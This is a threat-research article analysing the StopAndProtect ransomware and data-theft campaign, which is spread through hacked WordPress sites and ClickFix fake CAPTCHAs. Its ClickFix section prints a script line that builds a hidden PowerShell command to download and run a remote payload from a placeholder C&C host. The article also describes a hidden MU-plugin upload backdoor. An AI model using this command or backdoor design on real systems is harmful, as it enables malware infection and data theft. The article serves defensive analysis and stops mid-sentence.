Research by: Jaromír Hořejší (@JaromirHorejsi)Key pointsStopAndProtect is a newly i 2026-8-18 13:5:23 Author: research.checkpoint.com(查看原文) 阅读量:54 收藏
Research by: Jaromír Hořejší (@JaromirHorejsi)
Key points
- StopAndProtect is a newly identified operation that combines file encryption with data theft. The criminals abuse thousands of hacked WordPress websites as their infrastructure – using them to spread the malware, control infected machines, and store stolen documents, screenshots, and activity logs (records created by malware to track its actions, progress, or status during execution).
- Operational security (OPSEC) failures by the developer exposed lots of files, including detailed infection logs from victims’ machines, screenshots from infected computers, and source code of tools the criminals use to mass-manage compromised websites.
- Internal logs reveal thousands of IP addresses affected by this operation, underscoring that this is not a small, isolated incident but a large-scale campaign that targets victims across many regions and networks, where most IPs belong to the US, Russia, and India.
- The operation doesn’t rely on a single piece of malware, but on a whole toolkit of criminal software working together – some components encrypt files, others silently steal documents or lock the screen, and another acts as a live chat between the attackers and their victims.
Introduction
We first noticed a ransomware family called StopAndProtect in the middle of May 2026. Further analysis of the infrastructure reveals that the infection chain starts with a ClickFix social-engineering technique, which prompts victims to execute a PowerShell command. This leads to two stages of additional downloaders and loaders written in .NET, followed by several main functional components, such as ransomware, SMB/USB worm, LockScreen, VBS spreader, chat utility and credential stealer.
Although the name StopAndProtect was originally given to the ransomware component, we decided to call the whole operation StopAndProtect, as it does not deploy ransomware on all its victims. In many cases, the attackers silently exfiltrate lists of files and later specific files from the infected machines.
All these stages collect telemetry and generate and upload logs, giving malware operators a detailed view of the progress of the infection on the affected machines.
Malware operators use hacked WordPress sites as infrastructure to host malware stages, as C&C servers to pass commands, as well as the storage of logs exfiltrated from victims. Due to their carelessness and not following proper operational security measures, we discovered a PHP script exposing a directory listing, which led to the discovery of even more log files and open directories. Parsing those logs can provide us with an overview of the size and magnitude of the overall operation.
In one scenario, we suspect that the malware operator infected themselves and accidentally uploaded some of their desktop files to the collection server. This archive contains the source code of an automation tool for managing injected payloads at scale on compromised WordPress sites. It also contains a few text files listing close to 2,000 compromised WordPress domains, giving us a hint about the size of the operation.
There are many vulnerable WordPress websites simply because their owners do not keep them updated. This is true not only for WordPress itself but also for installed plugins.
Out of curiosity, we scanned one compromised WordPress website and found that it was running a WordPress version from 2021—almost five years old. The scan identified nearly 40 different vulnerabilities, including expired certificates, SQL injection flaws, open redirects, authentication bypasses, authenticated arbitrary file uploads, and more.
Infection chain



When visiting a compromised website, an unsuspecting victim sees a fake CAPTCHA ClickFix prompt. If the victim falls for the ClickFix prompt and infects themselves, there are multiple stages of infection, all using compromised WordPress sites to download additional stages, upload logs, or download instructions on which machines to encrypt and which files to steal.

The infection chain follows the sequence and schematics shown below:
ClickFix → PowerShell script 1 → PowerShell script 2 → stage 1 (loader) → stage 2 (downloader & loader) → stage 3 ( components: encryptor, SMB/USB worm, lockscreen, credential stealer, VBS spreader, chat utility )
The first stage of the PowerShell script submits an execution log to the base C&C server and downloads and executes the second stage of PowerShell. The second PowerShell stage downloads the base64-encoded .NET stage 1. It decodes it and loads it into memory. It then enumerates types from the .NET assembly. For each type, it lists all of its methods, and if a method name is Execute and it is static and has no parameters, it then creates a new instance of that type and invokes the found method.
- .NET stage 1 is a simple downloader, which reports more statistics to base C&C servers and decodes and loads the stage 2.
- .NET stage 2 is a persistent downloader and loader that contains sandbox checks and even more logging.
- .NET stage 3 includes several components. Their analysis will be discussed in the
Malicious payloadsections.
PHP scripts with file listings

While analyzing files belonging to stages 1, 2 and 3, we extracted compromised WordPress websites acting as base C&C servers. One of these stages downloaded the next component from a dwnen.php endpoint. When we queried the endpoint without any parameter, we were presented with the following file listing. We could download all files except for .php files, and we could even list some of the folders as they allowed directory listings. This helped us a lot with collecting interesting files and samples, because without file listings we would not know which files had been hosted on the exposed server.
PHP files used for file management


While listing files on known compromised websites, we noticed a few custom PHP scripts uploaded by the attackers. Some of these PHP files displayed password-protected forms for the custom file management utilities. These utilities are general file explorers, secure uploaders and secure downloaders.

The screenshot from the utility below shows a script for secure file upload. The operator needs to know a password to upload a new file into the compromised website.
The screenshot from the utility below shows a script for secure file deletion.
Open directories

Some directories contained lots of logs, usually one log file per infected machine.

One open directory even contained victims’ startup, activity, lock screen and final screenshots. Some of these screenshots show victims’ desktops, displayed ransom messages, visited websites, watched YouTube videos, browsers opened to antivirus companies’ websites, opened antivirus programs’ windows, listings of encrypted files, opened office documents, etc. During our monitoring period, from mid-May to the end of July 2026, we collected approximately 31,000 screenshots.
Backdoor installer
On one of the hacked servers, we retrieved a ZIP archive, which helped us understand how the actor operates. It contained mu-uploader-installer.php which is an installer for a custom WordPress plugin. After successful installation, it behaves like a hidden file uploader.
- On activation, it creates a must-use (MU) plugin file in
wp-content/mu-plugins/wp-sec.php. - That must-use (MU) plugin
- adds a hidden REST API endpoint:
wp-sec/v1/upload. - It authenticates with hardcoded credentials.
- It lets anyone who knows valid credentials upload files to almost any path under the WordPress root.
- It explicitly allows uploading
.phpfiles, enabling remote code execution if used maliciously.
- adds a hidden REST API endpoint:
- Then it deactivates itself and self-deletes, making it harder to notice.
In WordPress context, “MU” means must-use plugin:
- Files in
wp-content/mu-pluginsload automatically on every request. - They do not appear/manage like normal plugins in the standard Plugins UI.
- Attackers often use MU plugins for persistence.

Knowing the username and password, the threat actor can then upload files to the infected website by POSTing to the {BASE_URL}/wp-json/wp-sec/v1/upload endpoint.
Uploaded files from victim’s machines
Some of the hacked WordPress servers contain directories with data stolen from victims. The data is sometimes in ZIP archives, sometimes these ZIP archives are AES-CBC encrypted with the same key, which we could extract from Stage 3 components. From mid-May to the end of July 2026, we collected more than 700 archives.
The uploaded archives contain the following naming conventions:
| file naming convention | content of the archive |
|---|---|
| <computer name>documents<number>_<number>.zip | stolen files from Desktop, etc. |
| <computer name>documents<number>.zip | stolen files from Desktop, etc. |
| <computer name>desktop_files<yyyymmdd>_<hhmmss>.zip.encrypted | stolen files from Desktop |
| <computer name>pass_V<version><yyyymmdd>_<hhmmss>.zip.encrypted | stolen password files |
| <computer name>wallet_V<version><yyyymmdd>_<hhmmss>.zip.encrypted | stolen wallet files |
| <computer name>_filelist.zip.encrypted | list of files on machine |
| <computer name>encrypted_files_V<version><yyyymmdd>_<hhmmss>.txt.encrypted | list of encrypted files |
| <computer name>encryption_log_V<version><yyyymmdd>_<hhmmss>.zip.encrypted | encryption log |
| <computer name>screenshot_V<version><yyyymmdd>_<hhmmss>.zip.encrypted | screenshot |
| <computer name>final_screenshot_V<version><yyyymmdd>_<hhmmss>.zip.encrypted | final screenshot |
| <computer name>lockscreen_V<version><yyyymmdd>_<hhmmss>.zip.encrypted | lockscreen screenshot |
| <computer name>_progress_log_completed.zip.encrypted | progress log |
| <computer name>_progress_log_exceeded.zip.encrypted | progress log |
Threat actor’s self-infection
We collected a few hundred files exfiltrated from victims’ machines, and we believe that in one instance the threat actor infected themselves, as one archive contained several unusual files with suspicious content. Later in this section, we explain what each of these files contains. This also helps us better understand how the actor operates and how many compromised domains they likely control.
a-MASTER-CAPCHA-EXISTS-QUICK.txt
a-MASTER-CAPCHA-EXISTS.txt
a-MASTER-CAPCHA-NOT-EXISTS-QUICK.txt
a-MASTER-CAPCHA-NOT-EXISTS.txt
a-wp-cssv-failed-uploaded.txt
a-wp-cssv-uploaded.txt
activator.txt
de-activator.txt
fMain.frm
fMain.frx
fMain.log
possible.txt
proxy.php
RegisterRC6inPlace.vbs
store.txt
stored_url.txt
urlsimport.txt
wp-cssv.php
wp-verifyup.php
All files in the given archive had the following prefix, G-a_new_hack-0a_botnet-fake-capcha-a-master-4-a-updater-plugin-send-new-plugin, suggesting that it is a sanitized version of G:\a_new_hack\0a_botnet\fake-capcha\a-master\4-a-updater-plugin-send-new-plugin\. The internal project names are 0a_botnet and fake-captcha. The following list of interesting files was extracted from the particular archive and analyzed.
a-MASTER-CAPCHA-EXISTS-QUICK.txt contains ~1400 domains, some of them still displayed fake captcha ClickFix.
a-MASTER-CAPCHA-EXISTS.txt contains ~300 domains
a-MASTER-CAPCHA-NOT-EXISTS-QUICK.txt contains ~400 domains
a-MASTER-CAPCHA-NOT-EXISTS.txt contains ~200 domains
a-wp-cssv-uploaded.txt contains ~300 domains, based on name likely a log of a successful upload of WordPress plugin
de-activator.txt is a php source code with de-activator of litespeed-cache WordPress plugin

fMain.frm is a custom automation tool for mass-managing compromised WordPress sites. After installing a Visual Basic 6 editor, the following GUI window appears in the form editor. It is quite surprising to see someone still using Visual Basic 6, which is an old-school tool, released almost 30 years ago, whose support ended almost 20 years ago. This automation tool allows the botnet operator to mass-manage compromised WordPress pages. It uses secure upload and delete PHP scripts on compromised websites to upload or delete additional files, activate or deactivate fake-captcha ClickFix, activate or deactivate caching, etc.
possible.txt contains output of a scanner with potentially vulnerable/compromised WordPress sites.
..
[2026-02-26 10:46:05] IP:<redacted>| Status: success | URL: https://<redacted>/wp-admin/
[2026-02-26 10:52:08] IP:<redacted>| Status: success | URL: https://<redacted>/wp-admin/
..
store.txt is a PHP file used by the operator to set/update where payload traffic or redirects should point, without re-uploading code. It updates the value of the text file
wp-cssv.php is a Secure File Manager, which is a single-file web shell with upload and delete capability.
wp-verifyup.php is a File Explorer with Remote Fetch & Multi-Server Fallback.
File structure of compromised WordPress websites
The compromised websites contain a malicious verify plugin, which overlays the original content with a fake captcha for non-Windows visitors. The verify plugin consists of three PHP scripts and one txt file with the base URL or keyword off in case the fake captcha is disabled. The store.php script is used to modify the content of the stored_url.txt file. Proxy.php fetches a remote log file. Verify.php registers the wp and init action hooks, and drops the previously mentioned store.php, proxy.php and stored_url.txt files. It also sends statistics to the base URL.
Timeline of infection observed on one of the compromised WordPress websites. The threat actor installed the following files at the given times:
| file/folder name | last modification time | description |
|---|---|---|
| wp-uploading.php | 04/24/2026 9:55 PM | Secure Upload – Overwrite & Auto-Create Folder |
| wp-delete.php | 04/24/2026 9:55 PM | Secure File Deletion |
| wp-config.php | 05/02/2026 8:27 PM | disabled cache plugin by removing: define( 'WP_CACHE', true ); |
| wp-content/plugins/verify folder | 05/06/2026 11:53 AM | |
| wp-content/mu-plugins folder | 05/17/2026 8:42 PM | |
| store.php | 05/19/2026 5:13 PM | edits value of stored_url.txt |
| stored_url.txt | 05/21/2026 9:04 PM | contains fake captcha base URL; or off when disabled |
| proxy.php | 05/21/2026 9:08 PM | reads log file from base URL |
| verify.php | 05/22/2026 7:12 AM | PHP plugin; creates proxy.php, store.php on first run; sends stats report to <base URL>/wreport.php; fake captcha code itself |
To activate the verify.php plugin, the actor also uploads an activator.php script, which will perform the plugin activation and later deletes itself, thus this file is not shown in the listing above.
Technical Analysis
ClickFix
The initial fake-captcha ClickFix page displays a human verification prompt and logs visitors’ IP addresses, then copies the command into the clipboard. In the figure below, you can see the value of the command variable with the PowerShell script that the victim executes.
const userIp = "XX.YY.ZZ.WW";
const logUrl = "https://<C&C>/wp-content/plugins/verify/proxy.php";
const psUrl = "https://<C&C>/vcapcha.ps1";
...
const command = `powershell -w hidden -ep bypass -c IEX((New-Object Net.WebClient).DownloadString('${psUrl}'))"`;
...
navigator.clipboard.writeText(command)
...
Malicious payloads
SilentEncryptoris the ransomware component. It downloads a file from the base C&C, which contains a ransomware command. This file gives instruction on whether the ransomware should encrypt all currently infected computers or only computers with given host names, and it also contains the ransomware message displayed to the victim. The key derivation function uses the per-file password and machine name to generate a 32-byte key. Both per-file password and machine name are present in the name of the encrypted and renamed file, making decryption of files possible.


NetworkShareScannerbehaves as an SMB/USB worm, enumerating network shares and plugged-in USB devices to spread beyond the initial infected machine.VBS spreaderpropagates to hard disks and removable media, scans the network, and laterally moves using remote process creation via WMI.LockScreencomponent blocks user input and displays ransom message with payment QR code.


SimpleChatProxyis a custom chat application for communicating between victim and operator (master). The victim’s input is blocked, and the master’s window contains a button for sending an image to a client. SilentEncryptor or SilentDataCollector may download and execute the custom chat.

SilentDataCollectoris a stealer, which generates a list of all files on all drives (fixed, removable, network drives), encrypts and exfiltrates this list to the base C&C. The operator can direct file collection by uploading a command file to the base C&C server. The stealer then reads this command file and compresses, encrypts, and exfiltrates desired files to the base C&C server. Newer versions also implement additional features, such as a keylogger with valid email address detection, contact exfiltration from WhatsApp, mapping and unmapping network shares, and capturing screenshots of user activity at 30-second 